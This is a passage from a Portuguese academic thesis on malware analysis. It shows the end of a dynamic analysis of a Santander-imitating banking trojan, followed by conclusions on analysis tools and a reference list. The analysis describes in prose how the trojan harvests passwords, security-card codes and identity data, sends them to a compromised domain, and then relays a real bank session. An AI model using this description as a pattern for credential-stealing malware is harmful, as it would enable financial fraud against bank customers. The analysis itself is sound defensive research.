Tabela 5.2: Campos e respectivos dados transmitidos para o site.

Campo	Valor
txtAgencia	7825
txtConta	666248968
txtDisk	7866
txtAss	12300000

txtNet	perdedor
txtCpf	784.018.663-06
txtRg	85630298544
txtPai	Alan Metnick
txtEnd	rua das dores, 54 belo horizonte
x	4
y	9

Acima pode-se checar os campos enviados pelo processo e seus valores equivalentes. TxtDisk, txtNet e txtAss são, respectivamente, a senha por telefone, a de acesso pela internet e assinatura eletrônica.

Figura 5.16: Tela de preenchimento do cartão de chaves.

O software daninho passou, então, para outra tela, obtendo novos recursos de *beautyszalonok.hu*. A janela possuía as mensagens “Digite sua Tabela de Segurança para prosseguir com a Ativação:” e “Por favor, pedimos que informe corretamente os campos solicitados abaixo para que haja uma ativação adequada de sua Conta em nosso Sistema”. Abaixo delas, havia uma figura de um cartão de chaves de segurança, com 50 campos onde esperava-se que a vítima colocasse as entradas correspondentes, além de um adicional no qual seria inserida a identificação do cartão.

Depois de preenchidos todos os campos e pressionado o botão, novamente os dados digitados eram mandados para o domínio invadido, do mesmo modo que anteriormente. A resposta do servidor foi o redirecionamento para o site real do Santander, ao passo que novos elementos foram colocados na tela. Assim, foi realmente criada uma conexão

HTTPS com a instituição. A tela, que pode ser conferida a seguir, continha apenas os campos Agência e Conta.

Figura 5.17: Tela do malware com conexão real com o banco Santander.

Nesse momento, utilizando a técnica de *man-in-the-middle*, o programa daninho esperou uma conexão com o banco por parte da vítima. Essa digitaria seus dados na aplicação e apertaria Ok. O programa pode, então, se passar pelo usuário e tentar entrar em sua conta. Caso tenta-se preencher com dados incorretos, é exibida a mensagem "Conta inválida. Por favor, verifique os dados digitados.".

Em virtude do malware não ter criado meios de persistência no sistema, ele só voltaria a ser executado se assim desejasse o indivíduo. No entanto, bastaria esse fornecer os dados uma única vez para sofrer um golpe financeiro pelo atacante. Além disso, a entrega de informações de identidade e endereço de correspondência – o qual poderia ser sua morada -, representa riscos ao uso indevido de suas informações pessoais e até mesmo perigo físico à vítima.

6 CONCLUSÕES

Esse trabalho consistiu na apresentação de uma metodologia para a análise de programas maliciosos. O objetivo aqui foi reunir conhecimento sobre algumas ferramentas da área e como essas podem ser utilizadas para se entender o comportamento de códigos daninhos. Pretendeu-se demonstrar uma forma prática de investigação desses, a qual pode ser resumida em uma sequência de passos.

Ao final do estudo, realizou-se uma experimentação com software malicioso real. Três amostras foram obtidas a partir de domínios específicos de combate a malware. Os resultados alcançados comprovam que realmente as aplicações propostas, quando utilizadas em conjunto, cumprem o papel de investigar o modo de arquivos executáveis agir. Não há, contudo, uma ferramenta que contenha toda a funcionalidade que o analista deseja, nem uma que seja unanimidade na área. A que está mais próxima disso, dentre as utilizadas, é a Capture-BAT. O uso dela, com as opções de obtenção do tráfego de rede, cópia de arquivos alterados e excluídos e logging de modificações no sistema de arquivos e no registro é capaz de abranger uma porção razoável de um comportamento daninho.

Além disso, as aplicações de investigação, como qualquer outra, não são infalíveis. Duas utilizadas para os mesmo fins podem não capturar os dados do mesmo modo. O programa Regshot, por exemplo, não apresentou algumas modificações de registro e pastas que o Capture-BAT notou. Esta situação não implica necessariamente que ele contenha falhas, mas apenas indica que as duas ferramentas tenham sido implementadas de formas diferentes. O segundo aplicativo, por sua vez, não exibe os valores das chaves alteradas, tornando necessário o uso do primeiro e da aplicação Process Monitor para tanto.

Em virtude da metodologia apresentada se focar nas análises estática e dinâmica básicas, percebe-se que um exame completo de um código daninho só é possível de fato com as técnicas avançadas, com o uso de debugging e desmontagem do objeto. Essas ferramentas, todavia, exigem um tempo maior de estudo, com uma curva de aprendizagem mais íngreme. É necessário lembrar que ações furtivas de malware podem passar despercebidas pelas aplicações comuns: os próprios artefatos que foram analisados podem ter mascarado parte de seu comportamento. Não pode-se garantir, logo, que a conduta para cada um dos programas maliciosos foi observada em sua totalidade.

O foco do trabalho foi o sistema operacional Windows, de modo que aplicações dedicadas a GNU/Linux não foram usadas. Para trabalhos futuros, portanto, sugere-se uma atenção maior a essas ferramentas e seu ambiente, além da análise avançada por meio de engenharia reversa para o SO da Microsoft.

A realidade demonstra que os códigos daninhos têm cada vez mais evoluído, criando novas técnicas de comportamento e trazendo mais riscos à segurança e privacidade dos

indivíduos. Contudo, algumas poucas atitudes fazem a diferença quanto à melhora na proteção dos mesmos. Dentre essas, pode-se destacar: manter as aplicações da máquina sempre atualizadas; instalar software anti-malware, como programas antivírus e firewalls; e não abrir links ou aplicativos cuja origem não seja totalmente confiável, como em muitas mensagens de correio eletrônico ou sítios na Internet. Embora isso pareça quase trivial para pessoas que estudam e trabalham na área da tecnologia, não o é para o usuário comum. E é justamente em função disso que deve-se promover a conscientização e educação do mesmo sempre que possível. Quem se beneficia com tal atitude somos todos nós.

REFERÊNCIAS

[ANT 2012] ANTISPAM.BR. **História: Origem e Curiosidades**. Disponível em: <http://www.antispam.br/historia/>. Acesso em: junho de 2012.

[BIT 2010] BITDEFENDER. **Malware History**. 2010. Disponível em: <http://download.bitdefender.com/resources/files/Main/file/Malware_History.pdf>. Acesso em: junho de 2012.

[CAP 2006] CAPRIO, Griffin. **Virtual Machines:** Virtualization vs. Emulation. Disponível em: <http://www.griffincaprio.com/blog/2006/08/virtual-machines-virtualization-vs-emulation.html>. Acesso em: junho de 2012.

[CAR 2012] CARRIER, Brian. **The Sleuth Kit**. Ferramenta. Disponível em: <http://www.sleuthkit.org/>. Acesso em: junho de 2012.

[CER 2012] CERT.BR. **Cartilha de Segurança para Internet.** São Paulo: 2012. Disponível em: <http://cartilha.cert.br/livro/cartilha-seguranca-internet.pdf>. Acesso em: junho de 2012.

[COH 84] COHEN, Fred. **Computer Viruses - Theory and Experiments**. 1984. Disponível em: <http://web.eecs.umich.edu/~aprakash/eecs588/handouts/cohen-viruses.html>. Acesso em: junho de 2012.

[CRY 2012] CRYSYS. **sKyWIper: A Complex Malware for Targeted Attacks.** v1.05. Disponível em: <http://www.crysys.hu/skywiper/skywiper.pdf>. Acesso em: junho de 2012.

[CSO 2012] CSO Magazine, CSO Online. **The Ultimate Guide to Social Engineering.** Disponível em: <http://assets.csoonline.com/documents/cache/pdfs/Social-Engineering-Ultimate-Guide.pdf>. Acesso em: junho de 2012.

[DEB 2004] DEBUG INFO. **Matching Debug Information**. Figura. Disponível em: <http://www.debuginfo.com/articles/debuginfomatch.html>. Acesso em: julho de 2012.

[DEP 2012] MILLER, Steve P. **Dependency Walker**. Ferramenta. Disponível em: <http://www.dependencywalker.com/>. Acesso em: junho de 2012.

[EXE 2012] EXEINFO PE. Exeinfo PE. Ferramenta. Disponível em: <http://www.exeinfo.allalla.com/>. Acesso em: junho de 2012.

[FER 2011] FERNANDO FILHO, Dário Simões et al. **Técnicas para Análise Dinâmica de Malware**. Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais 2011.

[GFI 2012] GFI. **GFI Sandbox**. Ferramenta Online. Disponível em: <http://www.threattrack.com/>. Acesso em: junho de 2012.

[GRA 2001]GRANGER, Sarah. **Social Engineering Fundamentals, Part I: Hacker Tactics**. 2001. Disponível em: <>. Acesso em: junho de 2012.

[HEX 2012] HEX-RAYS. **IDA**. Ferramenta. Disponível em: <http://www.hex-rays.com>. Acesso em: junho de 2012.

[HON 2012] HONEYNET. **Capture-BAT**. Ferramenta. Disponível em: <https://www.honeynet.org/node/315>. Acesso em: junho de 2012.

[HUN 2010] HUNGENBERG, Thomas; ECKERT, Matthias. **INetSim: Internet Services Simulation Suite**. Ferramenta. Disponível em: <http://www.inetsim.org/>. Acesso em: junho de 2012.

[IDE 2012] IDEFENSE. **Malcode Analyst Pack** e **SysAnalyzer**. Ferramentas. Disponíveis em: <http://sandsprite.com/blogs/index.php?uid=7&pid=185>. Acesso em: junho de 2012.

[IMM 2012] IMMUNITY. **Immunity Debugger.** Ferramenta. Disponível em: <http://www.immunityinc.com/>. Acesso em: junho de 2012.

[INO 2010] INNOVATION & TECHNOLOGY. **What exactly is attacking my computer?**. Figura. Disponível em: http://inovationintech.blogspot.com.br/2010/12/what-exactly-is-attacking-my-computer.html. Acesso em: julho de 2012.

[INT 2012] INTERNATIONAL Secure Systems Lab. **Anubis Sandbox**. Ferramenta Online. Disponível em: <http://anubis.iseclab.org/>. Acesso em: junho de 2012.

[IST 2012] ISTOÉ (CABRAL, Marcelo). Tragédia na Yoki. **ISTOÉ Dinheiro**. Disponível em: <http://www.istoedinheiro.com.br/noticias/86525_TRAGEDIA+NA+YOKI>. Acesso em: junho de 2012.

[JOH 2012] JOHNSON, Angus. **Resource Hacker**. Ferramenta. Disponível em: <http://www.angusj.com/>. Acesso em: junho de 2012.

[KAS 2012] KASPERSKY. **Computer Threats – FAQ.** Disponível em: <http://www.kaspersky.com/threats_faq>. Acesso em: maio de 2012.

[LAW 2012] LAWRENCE, Eric. **Fiddler**. Ferramenta. Disponível em: <http://www.fiddler2.com/fiddler2/>. Acesso em: junho de 2012.

[MAN 2012] MANDIANT. **Memoryze** e **AuditViewer**. Ferramentas. Disponíveis em: <http://www.mandiant.com/>. Acesso em: junho de 2012.

[MIC 2002] MICROSOFT (PIETREK, Matt). **An In-Depth Lokk into the Win32 Portable Executable File Format**. Disponível em: <http://msdn.microsoft.com/en-us/magazine/cc301805.aspx>. Acesso em: julho de 2012.

[MIC 2004] MICROSOFT. **http://schemas.microsoft.com/cdo/configuration/.** Disponível em: <http://msdn.microsoft.com/en-us/library/ms526318%28v=exchg.10%29.aspx>. Acesso em: junho de 2012.

[MIC 2008] MICROSOFT. **CORREÇÃO: Erro de certificado quando você tenta visitar um site SSL usando o Internet Explorer 7:** "Há um problema com certificado de segurança do site". Disponível em: <http://support.microsoft.com/kb/954312>. Acesso em: junho de 2012.

[MIC 2008a] MICROSOFT. **Informações do Registro do Windows para Usuários Avançados.** Disponível em: <http://support.microsoft.com/kb/256986>. Acesso em: junho de 2012.

[MIC 2012] MICROSOFT. **Overview of CDO**. Disponível em: <http://msdn.microsoft.com/en-us/library/aa140862%28office.10%29.aspx>. Acesso em: junho de 2012.

[MIC 2012a] MICROSOFT. **Launching the Debugger Automatically.** Disponível em: <http://msdn.microsoft.com/en-us/library/a329t4ed(v=vs.71).aspx>. Acesso em: junho de 2012.

[MIC 2012b] MICROSOFT. **ConsentPromptBehaviorAdmin.** Disponível em: <http://msdn.microsoft.com/en-us/library/cc232761(v=prot.10)>. Acesso em: junho de 2012.

[MIC 2012c] MICROSOFT. **SysInternals.** Ferramenta. Disponível em: <http://technet.microsoft.com/en-us/sysinternals/>. Acesso em: junho de 2012.

[NAK 2012] NAKASHIMA, Ellen et al. Israel developed Flame computer virus to slow Iranian nuclear efforts, officials say. **The Washington Post.** Disponível em: <http://www.washingtonpost.com/world/national-security/us-israel-developed-computer-virus-to-slow-iranian-nuclear-efforts-officials-say/2012/06/19/gJQA6xBPoV_story.html>. Acesso em: junho de 2012.

[NET 2012] **Netcat.** Ferramenta. Disponível em: <http://joncraton.org/media/files/nc111nt.zip>. Acesso em: junho de 2012.

[NIR 2011] NIRSOFT. **WhatInStartup**. Ferramenta. Disponível em: <http://www.nirsoft.net/utils/what_run_in_startup.html>. Acesso em: junho de 2012.

[OLL 2011] OLLYDBG. **OllyDbg**. Ferramenta. Disponível em: <http://www.ollydbg.de>. Acesso em: junho de 2012.

[ORA 2012] ORACLE. **Virtual Box.** Ferramenta. Disponível em: <https://www.virtualbox.org/>. Acesso em: junho de 2012.

[PEI 2012] PeiD. Ferramenta. Disponível em: <http://www.peid.info/>. Acesso em: março de 2012.

[PON 2012] PONTELLO, Marco. **TrID – File Identifier**. Ferramenta. Disponível em: <http://mark0.net/soft-trid-e.html>. Acesso em: junho de 2012.

[PRO 2012] PROCESS HACKER. **Process Hacker**. Ferramenta. Disponível em: <http://processhacker.sourceforge.net/>. Acesso em: junho de 2012.

[RAD 2012] RADBURN, Wayne J. **PEView**. Ferramenta. Disponível em: <http://www.magma.ca/~wjr/>. Acesso em: junho de 2012.

[RDG 2012] RDGMAX. **RDG Packer Detector**. Ferramenta. Disponível em: <rdgsoft.8k.com>. Acesso em: junho de 2012.

[REG 2012] REGSHOT. **Regshot.** Ferramenta. Disponível em: <http://sourceforge.net/projects/Regshot/ >. Acesso em: junho de 2012.

[SAN 2012] SANGER, David E. Obama Order Sped Up Wave of Cyberattacks Against Iran. **The New York Times**. Disponível em: <http://www.nytimes.com/2012/06/01/world/middleeast/obama-ordered-wave-of-

cyberattacks-against-iran.html?_r=2&pagewanted=2&seid=auto&smid=tw-nytimespolitics&pagewanted=all>. Acesso em: junho de 2012.

[SCO 2012] SCOMBATTI, Guilherme. **E-mail: Imagens exclusivas do corpo esquartejado do empresário da Ioki.** Disponivel em: <http://www.crimelandia.com/2012/06/e-mail-imagens-exclusivas-do-corpo-esquartejado-do-empresario-da-ioki/>. Acesso em: junho de 2012.

[SIK 2012] SIKORSKI, Michael; HONIG, Andrew. **Practical Malware Analysis:** The Hands-On Guide to Dissecting Malicious Software. San Francisco: No Starch Press, 2012.

[SMI 2012] SMIDGEONSOFT. **PEBrowse Professional**. Ferramenta. Disponível em: <http://www.smidgeonsoft.prohosting.com/pebrowse-pro-file-viewer.html>. Acesso em: junho de 2012.

[SOC 2012] SOCIAL-ENGINEER. **The Official Social Engineering Portal.** Texto em página inicial. Disponível em: <http://www.social-engineer.org/>. Acesso em: junho de 2012.

[SOF 2012] SOFTPEDIA. **DeDe.** Descompilador de código em linguagem Delphi. Ferramenta. Disponível em: < http://www.softpedia.com/get/Programming/Debuggers-Decompilers-Dissasemblers/DeDe.shtml>. Acesso em: junho de 2012.

[THR 2012] THREAT Expert. **Threat Expert Automated Threat Analysis System**. Ferramenta. Online. Disponível em: <http://threatexpert.com/>. Acesso em: junho de 2012.

[UNI 2012] UNIBLUE Systems Limited. **Process Library:** mshta.exe . Disponível em: <http://www.processlibrary.com/directory/files/mshta/18860/>. Acesso em: junho de 2012.

[UNI 2012a] UNIBLUE Systems Limited. **Process Library:** sc.exe. Disponível em: <http://www.processlibrary.com/directory/files/sc/25180/>. Acesso em: junho de 2012.

[VBD 2012] VB Decompiler. **VB Decompiler**. Ferramenta. Disponível em:< http://www.vb-decompiler.org/products/pt.htm>. Acesso em: junho de 2012.

[VMW 2012] VMWARE. **VMWare Workstation** e **VMWare Player**. Ferramentas. Disponíveis em: <http://www.vmware.com>. Acesso em: junho de 2012.

[WIR 2012] WIRESHARK Foundation. **Wireshark**. Ferramenta. Disponível em: <http://www.wireshark.org/>. Acesso em: junho de 2012.

[WIK 2012] WIKIPEDIA. **Timeline of computer viruses and worms**. 2012. Disponível em:<http://en.wikipedia.org/wiki/Timeline_of_notable_computer_viruses_and_worms>. Acesso em: junho de 2012.

[WIK 2012a] WIKIPEDIA. **Engenharia social (segurança da informação)**. Disponível em: <http://pt.wikipedia.org/wiki/Engenharia_social_%28seguran%C3%A7a_da_informa%C3%A7%C3%A3o%29>. Acesso em: junho de 2012.

[WIK 2012b] WIKIPEDIA. **Netcat.** Disponível em: <http://en.wikipedia.org/wiki/Netcat>. Acesso em: junho de 2012.

[WIK 2012c] WIKIPEDIA. **Sandbox (computer security)**. Disponível em: <http://en.wikipedia.org/wiki/Sandbox_%28computer_security%29>. Acesso em: junho de 2012.

[WIK 2012d] WIKIPEDIA. **Email Spam**. Disponível em: <https://en.wikipedia.org/wiki/Email_spam>. Acesso em: maio de 2012.

[WIK 2012e] WIKIPEDIA. **Virtual Machine**. Disponível em: <http://en.wikipedia.org/wiki/Virtual_machine>. Acesso em: junho de 2012.

[WIK 2012f] WIKIPEDIA. **Pharming.** Disponível em: <http://pt.wikipedia.org/wiki/Pharming>. Acesso em: junho de 2012.

[WKI 2012] WIKIA. **Malware Wiki:** Cascade. Disponível em: <http://malware.wikia.com/wiki/Cascade>. Acesso em: junho de 2012.

[WKI 2012a] WIKIA. **Elk Cloner**. Figura. Disponível em: <http://virus.wikia.com/wiki/Elk_Cloner>. Acesso em: julho de 2012.

[WAD 2012] WADDILOVE, Roland. **Windows Vista hints and tips:** 5 registry hacks for User Account Control. Disponível em: <http://www.rawcomputing.co.uk/vistatips36.html>. Acesso em: junho de 2012.

[WUA 2012] WUALA – Unpackers. **RL!detElock.** Ferramenta. Disponível em: <http://www.wuala.com/ReverseEngineering/Tools/Unpacker>. Acesso em: junho de 2012.